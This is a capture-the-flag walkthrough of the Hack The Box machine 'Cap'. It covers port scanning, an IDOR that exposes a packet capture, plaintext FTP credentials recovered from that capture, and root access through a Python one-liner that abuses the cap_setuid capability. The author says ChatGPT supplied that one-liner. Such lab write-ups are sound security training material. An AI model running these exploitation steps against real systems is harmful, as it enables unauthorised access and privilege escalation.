

# **HTB CAP Machine**

WriteUp for an easy machine called cap on HTB. Created by hackwell

#### **Enum:**

- Rustscan port scan command.
- It scans for open ports and takes the output to nmap and runs all possible script agains the open ports.

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└─$ rustscan -a 10.10.10.245 -- -A
.---. .-. .-. .---. .---. .---. .--.
| { } | { } | { { _ { _ _ }}{ { _ _ }} | } | { { _ _ } | _ _ } | }
The Modern Day Port Scanner.
: http://discord.skerritt.blog
: https://github.com/RustScan/RustScan :
Real hackers hack time \( \stress{\zeta} \)
[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive server
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[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ul
imit with '--ulimit 5000'.
Open 10.10.10.245:21
Open 10.10.10.245:22
Open 10.10.10.245:80
[~] Starting Script(s)
```

Download rustscan from <a href="https://github.com/bee-san/RustScan">https://github.com/bee-san/RustScan</a>

## **Rustscan Open Ports**

```
Open 10.10.10.245:21
Open 10.10.10.245:22
Open 10.10.10.245:80
```

List of open ports

## Nmap scan result


```
PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ttl 63 vsftpd 3.0.3
22/tcp open ssh syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2vrva1a+HtV5SnbxxtZSs+D8/EXPL2wiqOUG2ngq9zaPIF
6cuLX3P2QYvGfh5bcAIVjlqNUmmc1eSHVxtbmNEQjyJdjZOP4i2lfX/RZUA18dWTfEWINaoVDGBsc8zunvFk3nk
yaynnXmlH7n3BLb1nRNyxtouW+q7VzhA6YK3ziOD6tXT7MMnDU7CfG1PfMqdU297OVP35BODg1gZawthjxMi5i
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5R1g3nyODudFoWaHu9GZ3D/dSQbMAxsly98L1Wr6YJ6M6xfqDurgOAl9i6TZ4zx93c/h1MO+mKH7EobPR/ZWr
FGLeVFZbB6jYEflCty8W8Dwr7HOdF1gULr+Mj+BcykLlzPoEhD7YqjRBm8SHdicPP1huq+/3tN7Q/IOf68NNJDde
q6QuGKh1CKqloT/+QZzZcJRubxULUg8YLGsYUHd1umySv4cHHEXRl7vcZJst78eBqnYUtN3MweQr4ga1kQP4Y
ZK5qUQCTPPmrKMa9NPh1sjHSdS8IwiH12V0=
 256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDqG/RCH23t5Pr
9sw6dCqvySMHEjxwCfMzBDypoNIMIa8iKYAe84s/X7vDbA9T/vtGDYzS+fw8I5MAGpX8deeKI=
 256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
_ssh-ed25519 AAAAC3NzaC1IZDI1NTE5AAAAIPbLTiQI+6W0E0i8vS+sByUiZdBsuz0v/7zITtSuaTFH
80/tcp open http syn-ack ttl 63 Gunicorn
http-methods:
Supported Methods: HEAD GET OPTIONS
_http-title: Security Dashboard
_http-server-header: gunicorn
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose router
Running: Linux 4.X 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_ker
nel:5.6.3
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
TCP/IP fingerprint:
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
### **HTTP**

I found out that i can change the number and view other users data, Because from the challenge description. It said that its vulnerable to IDOR.

Resources: <a href="https://portswigger.net/web-security/access-control/idor">https://portswigger.net/web-security/access-control/idor</a>




• If I change the last digit, I get another user's data. And I downloaded the capture.



• I tried all numbers from 0 to 13 and 0 is the only packet capture that has juicy info.

## The pcap capture



#### FTP:

• I found out the user logged in using FTP and the credentials are in plain text.

USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
SYST

Successful login into FTP server.

```
— (kali⊛kali)-[~/.../Hacking/HTB/machines/CAP]

— $ ftp 10.10.10.245

Connected to 10.10.10.245.

220 (vsFTPd 3.0.3)

Name (10.10.10.245:kali): nathan

331 Please specify the password.

Password: Buck3tH4TF0RM3!

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.
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ftp> Is
229 Entering Extended Passive Mode (|||35936|)
150 Here comes the directory listing.
                            158389 Sep 02 15:19 evidence.txt
-rw-rw-r-- 1 1001
                    1001
                              371 Sep 02 14:08 getfiles.py
-rw-rw-r-- 1 1001
                    1001
                              352 Sep 02 14:19 getfiles.py.save
-rw-rw-r-- 1 1001
                    1001
                              542 Sep 02 14:18 getrootfiles.py
-rw-rw-r-- 1 1001
                    1001
-rwxrwxr-x 1 1001
                    1001
                             956174 Sep 02 11:50 linpeas.sh
                            144731 Sep 02 12:00 linpeas_out.txt
-rw-rw-r-- 1 1001
                    1001
                              4096 Sep 02 11:51 snap
drwxr-xr-x 3 1001
                    1001
-r---- 1 1001
                 1001
                             33 Sep 02 08:47 user.txt
226 Directory send OK.
ftp>
```

# User's Flag.

• The user's flag was in the user.txt file I downloaded from FTP.

# SSH / Root Flag:

- To find the root flag, I use LeanPeas, because it was already on the system.
- It gave me some interesting file that have I used to elavate privilages.

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Files with capabilities (limited to 50):

/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip

/usr/bin/ping = cap_net_raw+ep

/usr/bin/traceroute6.iputils = cap_net_raw+ep

/usr/bin/mtr-packet = cap_net_raw+ep

/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

Users with capabilities

https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities
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I used chatgpt to generate me the script that I could run for me to get the root shell.

Use /usr/bin/python3.8 because it has cap\_setuid+eip, which can allow you to escalate to root if you craft a s mall Python script that invokes os.setuid(0) or similar.

Example exploitation approach:

/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'

If the capability is honored, this should spawn a root shell.

• When I ran the script in the user (nathan) terminal, it gave me the root access.

```
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'

# whoami
root
# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)

# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)

# sudo su
root@cap:/home/nathan# cd /root
root@cap:~# Is
root.txt snap
root@cap:~# cat root.txt
Oda71b072d93789b36ccbdfaad34ac1c
root@cap:~#
```

#### **Resources:**

- <a href="https://portswigger.net/web-security/access-control/idor">https://portswigger.net/web-security/access-control/idor</a>
- <a href="https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS">https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS</a>
- <a href="https://github.com/bee-san/RustScan">https://github.com/bee-san/RustScan</a>

And this is the end of the HTB machine. "CAP"